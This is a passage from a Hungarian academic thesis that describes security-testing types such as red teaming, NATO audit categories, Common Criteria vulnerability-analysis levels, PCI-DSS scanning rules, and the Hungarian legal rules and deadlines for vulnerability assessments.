Ennek okán a szakmában széles körben elterjedt és folyamatosan karbantartott, az $(ISC)^2$ (International Information System Security Certification Consortium, Inc.) által szervezett CEH v11 (Certified Ethical Hacking) képzés anyagai alapján felállított módszertani lépések jelenleg általánosan elfogadottnak tekinthetők. Eszerint egy etikus hackelés öt fázisból áll: A felderítésből, a keresésből, hozzáférés szerzésből, a hozzáférés biztosításából és a nyomok eltüntetéséből.

Megjegyzendő, hogy a vizsgálatot végző határozza meg minden esetben a vizsgálat során alkalmazott metodikát, mely függhet a vizsgált rendszer technikai jellemzőitől és a szerződésben megállapodottaktól.


A vizsgálatok célja, hasonlóan a sérülékenységvizsgálathoz a támadási felületek csökkentése és az érintett személyek kibertudatossági szintjének a növelése. Amivel viszont több, hogy egyértelműen meghatározza a feltárt támadási vektorokat, illetve a szervezet észlelési képességének mérése hangsúlyosabban jelentkezik, tehát közvetlenül bevonásra kerülhetnek a vizsgált szervezethez köthető SOC (Security Operations Center), illetve NOC (Network Operations Center) szakemberei is.

A végrehajtáshoz szükséges idő vonatkozásában a három típus közül ez veszi igénybe a legkevesebbet, amely csupán pár hetet vesz igénybe.

2.1.4 Red Teaming

Ezt a vizsgálati típust a kor kiberbiztonsági eseményei hívták életre az egyébként kibervédelmi gyakorlatokból jól ismert támadó csapat elgondolásból. Ennek a csapatnak az elsődleges feladata, hogy valós támadási szcenáriók felállításával próbálják meg a célrendszert, vagy rendszerelemeket a felderített sérülékenységek kihasználásával kompromittálni az egyébként alkalmazott és kiépített védelmi eszközök kijátszásával. A valós támadók által alkalmazott TTP-k (Tactics, Technics and Procedures) emulálásával igyekeznek próbára tenni, nem csupán a rendszer technikai védelmét, hanem mérni az adott üzemeltetői, biztonsági és incidenskezelési, döntéshozói szerepkörben tevékenykedő személyek átfogó teljesítőképességét is. A *2.3 ábra: MITRE ATT&CK TTP* megmutatja azt, hogy a mátrixban a TTP-t hogyan lehet értelmezni, egymásból levezetni.

Napjaink legnagyobb nemzetközi kibervédelmi gyakorlata a Locked Shields, a NATO CCD COE (Cooperative Cyber Defence Centre of Excellence) szervezésében, általános szabályként évente kerül megrendezésre, ahol a Red Team a védelmi funkciót betöltő nemzeti Blue Teamek hatékonyságát, illetve képességeit teszi szisztematikusan próbára.



2.3. ábra: MITRE ATT&CK TTP [16]

A *2.1. ábra: Biztonsági vizsgálatok* alapján úgy tűnhet, hogy eszköztárában a másik kettőre épül, azonban az életszerű helyzetek megteremtése miatt a másik kettőnél alkalmazott könnyen detektálható, zajos eszközök használata mindenképp mellőzött. Ezen túlmenően itt kap legnagyobb hangsúlyt a szervezeten belüli eljárások, mutatók tesztelése is. Ilyen mutató lehet például az incidenskezelési eljárásban az MTTD (Mean-Time To Detect) vagy a MTTR (Mean-Time To Recover). Az említett mérőszámok javítása napjainkban egyre kritikusabb prioritást élveznek.

Habár a katonai terminológiában a red teaming nem új fogalom, érdekességként a hidegháború időszakáig nyúlik vissza az Amerikai kontinensen, de akkor még egészen mást jelentett, leginkább a sérülékenységvizsgálathoz hasonlított. Kiber vonatkozásban azonban egészen újszerű és csak pár éves múltra tekint vissza. Emiatt nem is nagyon készültek róla az előzőkhez fogható útmutatók vagy szabványok.

Érdemes hozzátenni, hogy ez az egyedüli vizsgálatfajta, melynek nincs metodikája, ez tulajdonképpen a valódi támadók, szabályokat nem követő, változatos gondolkodásmódjának a lehető legpontosabb leképzésének köszönhető. Ez persze nem jelenti azt, hogy a tevékenység végzésére ne vonatkoznának pontos szabályok. Akárcsak a penetrációs tesztnél, itt is szerződés képezi az jogalapot, illetve a korábban említett ROE.

A szerződéskötésnél, az előkészítésnél, illetve a vizsgálat végrehajtása során a minél magasabb hatékonysági fok elérésének biztosítása érdekében lényeges, hogy lehetőleg a megrendelő részéről csak a lebonyolításhoz minimálisan szükséges személyi kör tudjon

a vizsgálat tényéről. Ebből adódik, hogy amennyiben bejelentés is kapcsolódik a vizsgálathoz, az már nem fogja garantálni az elvárt eredmények objektivitását, leginkább az emberi tényezők torzító hatása miatt.

A fentiek alapján látszik, hogy a tervezés, szervezés, levezetés érzékenysége és bonyolultsága miatt ennek a vizsgálatnak a legnagyobb az időigénye. Ez hozzávetőlegesen pár hónaptól akár fél évet is igénybe vehet.

2.2 Nemzetközi szabályozások, ajánlások sérülékenységvizsgálat terén

A korábbi fejezetekben nem kerültek említésre a dolgozat alaptémáját adó sérülékenységvizsgálatokra vonatkozó nemzetközi ajánlások, melyek különböző megközelítéseken keresztül segítenek az általános értelmezésben.

2.2.1 NATO szabályozások

A NATO alapvetően az elektronikus információvédelmi keretrendszerébe illeszkedően a NATO biztonsági politikájának, valamint az elsődleges információvédelmi direktívájának támogatásaként készült menedzsment irányelvében foglalkozik a biztonsági auditok különböző végrehajtási típusai között, annak keretében sérülékenységvizsgálat alkalmazásával. [17]

A biztonsági auditok 5 típusa van megkülönböztetve minősített adatokat kezelő elektronikus információs rendszerek esetén, melyek egymásra épülnek:

1. típus: Kizárólag dokumentumok áttekintésén alapul a szervezet teljes informatikai infrastruktúrájára tekintve a hatályos NATO szabályozások megfeleltetésén keresztül a lehetséges támadási útvonalak és hozzáférési pontok meghatározása érdekében.
2. típus: Akkreditáló hatóság által végrehajtott periodikus ellenőrzés, mely az előzőn kívül magába foglalja a helyszíni interjúkat, a fizikai, személyi, információvédelmi és logikai megfelelőségi vizsgálatot is.
3. típus: Az előzőken túl itt jelenik meg a sérülékenységvizsgálat, melyet elsősorban az üzemeltető szervezet hajt végre olyan biztonsági eszközökkel, melyeknek előzetesen jóváhagyottnak kell lenniük az akkreditáló hatóság által. Ezek az eszközök ökölszabályként automatizáltak és alkalmasnak kell lenniük a felállított biztonsági alapbeállításoknak történő folyamatos megfeleltetésnek. Ez a típus önmagában, jellemzői alapján egy SOC sérülékenységmenedzsment funkcionalitásának felel meg, amennyiben nem foglalja magába az előző típusokat.
4. típus: Az előzőtől lényeges eltérése, hogy egy független hatóság hajtja végre a sérülékenységvizsgálatot teljes tudatában és szoros együttműködésben az üzemeltető szervezettel. Nem egyértelmű, de itt már mutatkoznak a penetrációs

tesztre utaló jelek is, úgy mint, sérülékenység kihasználására szolgáló eszközök használata, illetve az ún. white box (a vizsgálatot végzők valamennyi információval rendelkeznek a vizsgált rendszerről) alapú végrehajtás.

5. Az előzőhöz képest a lényeges különbség, hogy a vizsgált rendszer üzemeltetőinek nincs mindenről tudomása a vizsgálattal kapcsolatban. Ugyanakkor ez nem nevezhető black-box (a vizsgálatot végzők nem rendelkeznek belső információval a vizsgált rendszerről) alapú végrehajtásnak, hiszen a 2. és 3. típus során szerzett információk is beletartoznak. Az üzemeltetők irányába tanúsított hírzárlat a sikeres red teaming záloga, de az auditálás már semmiképp nem fér bele, illetve a black-box vizsgálat akadályai itt is fennálnak.
6. Szükséges kiemelni, hogy a NATO a sérülékenységvizsgálatok végrehajtását nem csak a minősített adatokat kezelő rendszerek védelme érdekében teszi kötelezővé, hanem a nem minősítettekre is abban az esetben, ha hálózatok közötti kommunikáció van engedélyezve. Eltérések a minősítési szintek szerint meghatározott gyakoriságban és mélységében vannak.

Ahogy a korábbiakban utaltam rá a fenti megközelítések azonban kizárólag megfelelőség vezéreltek, figyelmen kívül hagyják a kibertérben dinamikusan változó és erősödő támadások tendenciáit, technikai fejlődését.

2.2.2 Common Criteria szabvány

A CC (Common Criteria) az informatikai termékek széles körben elfogadott biztonsági tanúsítási keretrendszere, ahol a termékek lehetnek hardver, firmware és szoftver elemek is [18].

A biztonságos fejlesztést teszi fókuszba, ahol a kifejlesztés-független PP-ben (Protection Profile) támasztott biztonsági követelmények megfelelőségét saját metodika (CEM, Common Methodology for Information Technology Security Evaluation) alapján készített kiértékelés összehasonlíthatóságán keresztül elégíti ki a felhasználói igényeket.

A biztonsági követelményeket két csoportra bontja. Az egyik a biztonsági funkcionális követelmények (SFR: Security Functional Requirement), a másik pedig a biztonsági garanciális feltételek (SAR: Security Assurance Requirement). A CC kiemelten tartja nyilván a sérülékenységvizsgálatot, egy külön sérülékenységvizsgálat (Vulnerability assessment) osztályon belül egy garancia családban (Assurance Family) határozza meg AVA_VAN néven. Az értékelési garanciaszintekben (EAL: Evaluation assurance level) a család előre meghatározott, különböző komponensei kerülnek alkalmazásra az egyre rigorózusabb vizsgálatok mentén.

1. AVA_VAN.1: (Vulnerability survey) Sérülékenység felmérés: A vizsgálatot végzőnek nyilvánosan elérhető információk alapján könnyen azonosítható

potenciális sérülékenységek felhasználásával kell behatolás tesztet végrehajtania a TOE-n (Target of Evaluation). EAL 1 szinten előírt.

2. AVA_VAN.2: (Vulnerability analysis) Sérülékenység analízis: Független végrehajtással az előzőn túl információszerzésre fel kell használni a funkcionális specifikációt, a TOE design és biztonsági architektúra leírást és a használati útmutatót. Majd ezek alapján kell behatolás tesztet végrehajtani. A feltételezett támadót alap támadási potenciállal rendelkezőnek kell tekinteni. EAL 2 és 3 szinten előírt.
3. AVA_VAN.3: (Focused vulnerability analysis) Összpontosított sérülékenység analízis: Az előzőn túl az információgyűjtés során már a forráskód, firmware vagy hardver tervezési rajzait is át kell tanulmányozni. Majd ezek alapján kell behatolás tesztet végrehajtani. A feltételezett támadót emelt támadási potenciállal rendelkezőnek kell tekinteni. EAL 4 szinten előírt.
4. AVA_VAN.4: (Methodical vulnerability analysis) Módszeres sérülékenység analízis: Az információgyűjtésnél a behatolás tesztnél ismert hiba feltevésén alapuló metodikával kell megközelíteni a vizsgálat tárgyát. Ilyen lehet például egy külső bemeneti interfészen a fuzzing, vagy egy objektum, ahol a TSF (TOE Security Function) kijátszható, így a biztonsági funkcionális követelményeknek (SRF) nem felel meg. A feltételezett támadót közepes támadási potenciállal rendelkezőnek kell tekinteni. EAL 5 szinten előírt.
5. AVA_VAN.5: (Advanced methodical vulnerability analysis) Haladó módszeres sérülékenység analízis: A CEM már nem taglalja a végrehajtás lépcsőit, illetve az eltéréseket az előző típustól. Várhatóan különböző taktikák, technikák és eljárások együttes alkalmazása szükséges. A feltételezett támadót magas támadási potenciállal rendelkezőnek kell tekinteni. EAL 6 és 7 szinten előírt.

A CEM részletesen kifejti azt is, hogy a vizsgálat során hogy mit kell a teszt, illetve a végrehajtásról készült dokumentációba foglalni.

Érdekesség, hogy a sérülékenységek és gyenge pontok feltárásán túl, a korábban felvázolt sérülékenységvizsgálat kiterjedtségével, alaposságával behatolás teszt is történik. Szintén megállapítható, hogy, habár a teljes vizsgálat megfelelőség vezérelt, ugyanakkor erősen koncentrál a nem csak ismert sérülékenységek, hanem a vizsgálat kontextusában értelmezhető valódi biztonság megállapítására is. Természetesen ez az EAL-ok szintjével analógiában értelmezhető.

Ebből az egyedi megközelítésből igazolódni látszik az a kritika, hogy a folyamat a garanciaszintek emelésével egyre hosszabb időt vesz igénybe és egyre jelentősebb anyagi ráfordítást.

2.2.3 PCI-DSS szabvány

A szabványt a világ legnagyobb kártyatársaságai hozták létre a gyakorlati tapasztalatok összegzésével a bankkártyák birtokosainak magasabb szintű adatvédelme érdekében. A szabvány az infrastrukturális elemeken, biztonságos fejlesztés és üzemeltetés feltételein kívül kitér a személy és dokumentum biztonságra is [19], a CC-vel ellentétben. A kártyás fizetésben érintett pénzügyi szervezetek részére egyfajta de facto szabvánnyá vált, melyhez a folyamatos megfeleltetés alapszintű elvárás.

A követelményeket 12 csoportra, fejezetre bontja. A 6. fejezetben az internetre publikált webalkalmazások biztonságos fejlesztése, változtatása érdekében, illetve legalább évente előírja automatizált vagy manuális módszerrel sérülékenységmenedzsment vitelét, mely a fejlesztés során felmerülő sérülékenységek hatékony kezelését hivatott támogatni más, biztonsági eszközök, például webalkalmazás tűzfal implementálása mellett. Ennél a keresésnél a szabvány megengedően lehetőséget ad a szervezeten belüli vagy külső szakértők bevonására.

A 11. fejezet foglalkozik a rendszeres külső és belső sérülékenységvizsgálatok végrehajtásával, melyet alapesetben negyedévente, de bármely, az üzemelő rendszert, illetve rendszerelemet érintő jelentős változtatás esetén alkalmazni kell.

Ez alapján megkülönböztetésre kerülnek az alábbi típusok:

1. Negyedéves belső sérülékenységvizsgálat: Ennél a típusnál nem írja elő a PCI Tanács által engedélyezett és nyilvántartott szervezet (ASV, Approved Scanning Vendor) általi végrehajtást, egyszerűen csak képzett személyt határoz meg. Az elemzéshez át kell tekinteni a megelőző négy vizsgálati eredményeket.
2. Külső sérülékenységvizsgálat: Itt már szigorúan csak ASV szervezet hajthatja végre a vizsgálatot szintén negyedéves ütemezéssel. Itt is szükséges a négy megelőző vizsgálati eredmények áttekintése és a megfelelőséghez az ASV útmutatót (ASV Program Guide) kell alkalmazni.
3. Külső és belső sérülékenységvizsgálat: A rendszerben történt jelentős változtatások esetén szükséges végrehajtani, ez esetben is megengedően képzett személyzet által. Kezeletlen külső sérülékenységek nem érhetik el a CVSS 4.0-t (Common Vulnerability Scoring System), míg a belsők a magas kockázatú besorolást.

A feltárt valamennyi sérülékenység kijavításáig meg kell ismételni az adott típusú vizsgálatok végrehajtását.

A fentiekből kitűnhet, hogy a sérülékenységvizsgálatok szigorúan megfelelőség orientáltak, melynek kiküszöbölésére a szabvány az üzemeltetett környezetben történt jelentős változtatás esetén, de legalább évente, szolgáltatók részére félévente,

meghatározott metodikát követve, a valós világ támadásainak szimulálásával behatolás teszteket, melyek végrehajtására már nem ASV szervezeteket ír elő.

Az átfogó szabályozásoknak és a rendszeres felülvizsgálásoknak köszönhetően magas szintű biztonságot jelent a szabványnak történő megfelelés, melynek másik oldalról viszont komoly költségvonzata is van.

2.3 Hazai jogi szabályozások sajátosságai

Az NKS, ahogy korábban említésre került, az EU kiberbiztonsági stratégiája, illetve a NATO kibervédelmi politikája együttes hatásaként készült el 2013-ban. Erre a stratégiára alapul az ugyanabban az évben kiadott Ibtv., mely az állami és önkormányzati szervek részére kötelező érvényű biztonsági követelményeket ír elő [6], ahol az érintett szervezeteknek a szervezeti egységeit meghatározott biztonsági szintekbe. Továbbá az üzemeltetett elektronikus információs rendszereket a BM rendeletben meghatározottak szerint biztonsági osztályokba kell sorolni [20]. Ezeken az osztályokon belül adminisztratív, fizikai és logikai biztonsági követelmények vannak meghatározva, melyeken belül a szükséges biztonsági intézkedések a rendszer adott komponenseire vonatkoznak, illetve általa megvalósított védelemi képességek a lehetséges kockázatokat csökkenti.

A BM rendelet a 3. biztonsági osztálytól kezdve a logikai biztonsági követelményei között már meghatározza az úgynevezett sérülékenység tesztek elvégzését, azonban csak abban az esetben válik kötelező érvényűvé, ha az érintett szervezet fejlesztési, üzemeltetési és használati körülményei azt lehetővé teszik. Tulajdonképpen az érintett szervezetre bízza, hogy saját maga vagy külső partner bevonásával, illetve milyen gyakorisággal és módszerrel végzi el a teszteket. A rendelet meglehetősen nagyvonalúan kezeli a biztonságos fejlesztés, valamint a biztonságos üzemeltetést támogató lényegében sérülékenységmenedzsment tevékenységi körét. Fontos kiemelni, hogy ez nem keverendő össze a sérülékenységvizsgálattal, mely nem folyamatba épített, hanem önálló tevékenységként azonosított biztonsági vizsgálatnak minősül a hazai jogi szabályozások szerint is. A BM rendelet szabványokhoz közelítő szerkezete nem véletlen, hiszen a NIST 800-53-mas ajánlás 4. revízióját veszi alapul, mely azóta újabb frissítésen esett keresztül [12]. Ebből következik, hogy az auditot végző hatóságok megfelelőségi vizsgálatainak egyik lényeges alappillére. Más kérdés, hogy a kor követelményeinek egyre kevésbé felel meg és több kontrollpont esetében további pontosításra, illetve újabbak felvételére van szükség.

Az Ibtv. a fenti követelmények előírásán túl meghatározza a sérülékenységvizsgálat fogalmát is: „az elektronikus információs rendszerek gyenge pontjainak (biztonsági rések) és az ezeken keresztül fenyegető biztonsági eseményeknek a feltárása”. A fogalmi meghatározásba ugyan nem került bele, de a fenyegetésen keresztül megragadható a korábban is értelmezett preventív jelleg, melyet megerősít a törvényvégrehajtási

rendelete: „A sérülékenységvizsgálat célja az esetleges biztonsági események bekövetkeztét megelőzően az érintett szervezet elektronikus információs rendszere, rendszerelemei gyenge pontjainak feltárása, valamint a feltárt hibák elhárítására vonatkozó részletes megoldási javaslatok kidolgozása az elektronikus információs rendszerek, rendszerelemek védelmének és biztonságának megerősítése érdekében.” [21].

Fő szabályként sérülékenységvizsgálatokat az Ibtv. szerint a végrehajtási rendeletben meghatározott eseménykezelő központok végezhetnek, illetve egyes esetekben telephely biztonsági tanúsítvánnyal rendelkező, engedélyezett és nyilvántartott gazdálkodó szervezetek, ahol további nemzetbiztonsági, lefolytatáshoz szükséges végzettségi, szakmai tapasztalati személyi feltételek is kikötésre kerülnek.

Az eseménykezelő központok sérülékenyégvizsgálatok végrehajtására vonatkozó illetékességi területét az ágazati jogszabályok, illetve a hatáskörrel rendelkező hatóságok kijelölése által meghatározott elektronikus információs rendszereik teszik ki.

A végrehajtási rendelet alapján a sérülékenységvizsgálat tárgyának meghatározása egészen sajátos és érdekes elemeket tartalmaz: „A sérülékenységvizsgálat tárgya az adatok, információk kezelésére használt elektronikus információs rendszerek, rendszerelemek, eszközök, eljárások és kapcsolódó folyamatok vizsgálata, valamint az ezeket kezelő személyek általános informatikai felkészültségének és az érintett szervezetnél használt informatikai és információbiztonsági előírások, szabályok betartásának vizsgálata.” A meghatározásban a személyek általános informatikai felkészültségének mérése tipikusan nem a sérülékenységvizsgálatokra, vagyis inkább csak részben, hanem jellemzően a már általam feljebb ismertetett behatolás tesztek tárgyában szokott kötelező elemként megjelenni. Ezt a sajátos kettősséget a későbbiekben is taglalni fogom. A másik érdekesség az előírások és szabályok betartásának vizsgálata, ez az auditok egyértelmű jellemzője, mely a biztonság valós állapotának felmérésének képességét csorbítja és szűkíti a felhasználható eszköztárat. Ehhez viszont kiegészítésként annyit kell hozzátenni, hogy a meghatározás elsősorban példálózó, diszpozitív, megengedő jellegű és nem kógens ebben a vonatkozásban, mivel a később részletezett vizsgálati típusok lazítják a kereteket.

A sérülékenységvizsgálatok végrehajtása elsődlegesen a hatóság által határozatban történő elrendelés alapján történik, melyben kötelezhetik az érintett szervezetet arra, hogy a sérülékenységvizsgálat végrehajtására jogosult és illetékes szervezeten keresztül a határozatban előírt típusú biztonsági vizsgálat megtörténjen a tárgyban meghatározott rendszerre, illetve rendszerelemre.

A fenti esetben végrehajtott sérülékenységvizsgálat a korábbiakban leírt NATO által használt 4. típusú audit végrehajtásához nagyban hasonlít. Ennek az értelmezésnek a mentén érzékelhető, hogy az audit és a technikai szintű biztonsági vizsgálat együttesen fejti ki a szervezetet, illetve elektronikus információs rendszereit érintő biztonsági

előírásoknak történő legteljesebb megfeleltetés. Ebből következik, hogy az ilyen módon végrehajtott sérülékenységvizsgálat erősen megfeleltetés vezérelt, mely a preventív jelleg ellenére az ismeretlen fenyegetések felfedését, illetve azokkal szembeni fellépést nem teszi lehetővé. Ezt a tendenciát erősíti, hogy a vizsgálat hatóköre a hatóság határozatában kerül rögzítésre, melytől eltérni nem lehet.

A másik eset az Ibtv. szerint az érintett szervezet által történő kezdeményezés. Ez felel meg a legáltalánosabban a nemzetközi irodalomban is leírt biztonsági vizsgálati formának, ahol a felek közösen állapodnak meg a vizsgálat hatókörében, típusában és egyéb paraméterekben a végrehajtási rendeletben foglalt jogszabályi keretek között. Ez a forma a legrugalmasabb a vizsgálat végrehajtását illetően, ahol a felek közösen, kölcsönösen egyetértve módosíthatják a hatókört és a feltételeket is.

A harmadik eset az, ami az eseménykezelő központok vonatkozásában a webes típusú biztonsági vizsgálatoknál ad többletjogosítványt és a központ saját hatáskörben is indíthatja. Ez egy egészen speciális eset, ugyanakkor kiválóan illeszkedik a webes szolgáltatásokat érintő kibertérben indított támadásoknak történő magasabb mértékű kitettségre, fenyegetésre történő gyors preventív jellegű intézkedések meghozatali igényeihez.

Valamennyi esetben a biztonsági vizsgálat előkészítését követően a vizsgálatot végző, az egyeztetések összesítéseként, elkészít egyfajta tervet, sérülékenységvizsgálatot megalapozó dokumentumot, melyet az érintett szerv részére észrevételezés céljából megküld. A dokumentumba jellemzően a sérülékenységvizsgálat tárgyának, hatókörének, céljának, típusának, módszerének pontos, a lefolytatás várható időtartamának meghatározása, a technikai, személyi egyeztetett feltételek kifejtése, jogok, kötelezettségek ismertetése, dokumentálásra, lezárására, esetleges felfüggesztésére, különleges eljárásrendek bevezetésére, visszaellenőrzésre vonatkozó információk kerülnek belefoglalásra.

A végrehajtási rendelet szerint a biztonsági vizsgálat lezárásakor a vizsgálatot végző állásfoglalást, vagy jegyzőkönyvet készít, melyet megküld az érintett szervezetnek. Az állásfoglalás tartalmazza a vizsgálat részletes eredményeit, valamint intézkedési javaslatokat határidővel kikötve, szükség esetén pedig visszaellenőrzésre vonatkozó előírásokat is. A jegyzőkönyv tartalmi elemei más ajánlásokkal analóg módon értelmezhető. Sajátos jelleg, hogy a hatóság a vizsgálat eredményeit, illetve a megszűntetésre vonatkozó, érintett szerv által készített intézkedési tervet nyilvántartja és kezeli. Ez röviden annyit tesz, hogy a hatóság az általa elrendelt vizsgálatok eredményeit nyomon követi, illetve felhasználja visszaellenőrzései alapján, másrészt az ellenőrzési tervei elkészítéséhez használhatja fel.

2.3.1 Sérülékenységvizsgálat típusai

A rendelet szerint a sérülékenységvizsgálatok elektronikus információs rendszerek vonatkozásában fajtái, a vizsgálat végrehajtásának irányultsága, valamint annak metodikai sajátosságainak figyelembevételével hat típust különböztet meg. [21] Egy vizsgálaton belül egyszerre több is megjelölhető, nincs kizárólagosság előírva, így biztosítva azt a rugalmasságot, melyen keresztül a vizsgálat leginkább testreszabható a vizsgált rendszer paramétereinek, kiterjedésének és nem utolsósorban a kérelmező szervezet igényeinek megfelelően. Természetesen a fent említett hatóság általi elrendelésénél is lehetőség van erre, de jellemzően sokkal szűkebb körben történik meg a kijelölés.

Arra tekintettel, hogy a típusok, elhatárolások pontosan értelmezhetők legyenek érdemes őket egyenként röviden górcső alá venni és leginkább az ajánlásoktól eltérőségre fókuszálni.

1. Külső sérülékenységvizsgálat: Ez a típus értelemszerűen akkor, alkalmazható amennyiben a vizsgálandó rendszernek vannak külső kapcsolatai, illetve kiajánlott szolgáltatásai. A rendszer tesztelésére egyszerűen a vizsgálat tárgyát képező rendszeren kívülről kerül sor. Ezzel a módszerrel lehet a legjobban a külső támadási felületeket felderíteni, amely azonban kiterjedtségében koránt sem tud teljeskörűséget biztosítani. Ennek megfelelően a jogszabály is csupán 30 nap határidőt ír csak elő, a legkevesebbet a többi típushoz képest.
2. Webes vizsgálat: Ebben az esetben felmerülhet, hogy a külső vizsgálattól miben tér el, hiszen leginkább a rendszerek kifelé irányuló szolgáltatásai túlnyomó többségben webes szolgáltatások. Ebben az irányultsági megközelítés nem nyújt segítséget, hiszen lehet a tesztet végrehajtani a rendszeren belülről is. Itt elsősorban a metodikai különbség ragadható meg, illetve az, hogy a webes vizsgálatnál csak a webes szolgáltatáshoz kapcsolódó infrastrukturális elemek tartozhatnak bele. A vizsgálati határidő itt már 75 napban van meghatározva, érzékeltetve a komplexebb vizsgálat időszükségletét.
3. Automatizált vizsgálat: Ez tulajdonképpen az a fajta, mely a köztudatban a sérülékenységvizsgálatokkal azonosítható. Ahogy az eddigiekből is kivehető ez komoly tévedés, persze hozzá kell tenni, hogy a vizsgálatok végrehajtásánál jogos elvárás a magas szintű automatizálás, hiszen jelentős mennyiségű idő takarítható meg szembe állítva a teljesen manuális eszközök használatához képest. Ugyanakkor a megbízhatósági szint az előbbinél jóval alacsonyabb, illetve zajos eredményeket produkál. Másik oldalról viszont különbséget kell tenni a sérülékenységmenedzsment során használt automatizált eszközök használatától, mely a SOC-ok feladatrendszerébe illeszkedik, ez esetben viszont elkülönült szolgáltatásról kell beszélni. Nemzeti viszonylatban kiváló példa az NKI által nyújtott ASR (Automatikus Sérülékenységvizsgálati Rendszer) szolgáltatás [22],

mely a külső és webes vizsgálatok egyszerűsített formáját foglalja magában, mely megbízás alapján meghatározott időközönként leellenőrzi a szolgáltatások alapszintű, felhasználói hozzáférés nélkül, beállításait valamint a rendelkezésre állását. Ez utóbbi hatékonyan kiegészíti az egyébként belső üzemeltetési monitorozási feladatokat a megrendelő oldaláról. A jogszabály a fentiekkel teljesen összhangban, érthető módon, nem határoz meg határidőt.

4. Pszichológiai manipuláció: A másnéven Social Engineering típusú vizsgálat egy metodikájában is, ugyanakkor a végrehajtási rendeletben történő megjelenése is speciális típussá teszi. A nemzetközi irodalomban ez a penetrációs tesztek végrehajtásának egyik, előszeretettel a bejutási fázisnál alkalmazott formája, ugyanakkor a sérülékenységvizsgálatoknál általában ismeretlen fogalom. Ebből adódóan a hazai jogi szabályozásba történő beépítése rendkívül meglepő és további kérdéseket vet fel. Ugyanis az alkalmazott módszerek során a behatolás, vagy exploitation szükségszerűen megtörténik. A jogi szabályozási sajátosságok miatt a későbbiekben még részletezésre kerül ennek a kérdéskörnek a taglalása. A rendelet ebben az esetben 90 napot határoz meg, mely egészen kifinomult támadási formák kiépítésére is alkalmas, de ezt leszámítva túlzónak tűnhet.
5. Belső vizsgálat: Ez a forma illeszkedik leginkább a sérülékenységvizsgálatokhoz hatékonyságban. Annak a követelménynek, hogy a vizsgálat tárgyát képező rendszereknek, illetve rendszerelemeknek a lehető legtöbb biztonsági rése feltárásra kerülhessen és a rendelkezésre álló támadási felület valóshoz közelítő terjedelmének csökkentése megtörténhessen, így lehet a legjobban megfelelni. Ahogy korábban is említésre került az alaposság, pontosság és ezáltal komplexitás szükségszerűen növeli a ráfordításhoz szükséges időt is. A rendelet ennek megfelelően a leghosszabb, ha nem vesszük bele a sok szempontból is kivételnek számító pszichológiai manipulációt, 90 napos határidőt írja elő.
6. Vezeték nélküli vizsgálat: Itt is tulajdonképpen egy speciális esetről lehet beszélni, ahol a technológiai sajátosságokból adódik az elkülönítés. Ebből következik, hogy a vezeték nélküli hálózat, illetve az infrastruktúra üzemeltetéséhez szükséges rendszerelemek gyengeségeinek felderítése az elsődleges cél, mely a többi típushoz képest a vizsgálat kiterjedésében jelentős szűkítést jelent. A végrehajtási rendelet ennek megfelelően csak 30 napos határidőt szab ki a vizsgálat lefolytatásához.

A webes vizsgálatokhoz kiegészítésként szükséges még azt hozzátenni, hogy a jogszabály az eseménykezelő központok részére többletjogosítványként előírja, hogy az ilyen típusú vizsgálatok saját hatáskörben is elrendelhetők. Ehhez az illetékességi területükön érintett szervezeteknek előírja bejelentési kötelezettség terhe mellett azt is, hogy bármely weboldal, webes szolgáltatás technikai és kapcsolattartási adatait, illetve bármely megadott paraméter változás esetén a módosítást 3 napon belül meg kell küldenie. Ezek

a rendelkezések rendkívül előremutatónak bizonyultak napjaink kiberfenyegetettségi helyzetképét tekintve.

A jogszabály a típusok irányadó határidejének 30 nappal történő meghosszabbítására ad lehetőséget, amennyiben az érintett elektronikus információs rendszer az átlagostól jelentősen eltér:

a.) az elektronikus információs rendszer

aa) külső internetes tartományban több mint 20 IP címen elérhető eszközzel,
ab) több mint 10 webes szolgáltatással,
ac) a belső hálózat tekintetében több mint 50 szerverrel,
ad) több mint 500 munkaállomással,
ae) több mint 5 vezeték nélküli hálózattal vagy
af) több mint 500 fős felhasználói létszámmal rendelkezik, vagy

b.) az érintett szervezet több mint három telephelyen rendelkezik a vizsgálattal érintett elektronikus információs rendszerrel.”

Az eddigiekhez pedig további 30 nap adható rendes hosszabbítás jogcímén a vizsgálatot végző által. A jogszabály nem ír elő különösebb indokolási kötelezettséget, azonban gyakorlatilag akkor lehet ilyen hosszabbításra szükség, ha valamilyen nem várt esemény, körülmény jelentkezik, vagy az érintett szervezet további igényeket támaszt a vizsgálat folyamán, melyek elvégzése az irányadó határidőbe már nem férnek bele.

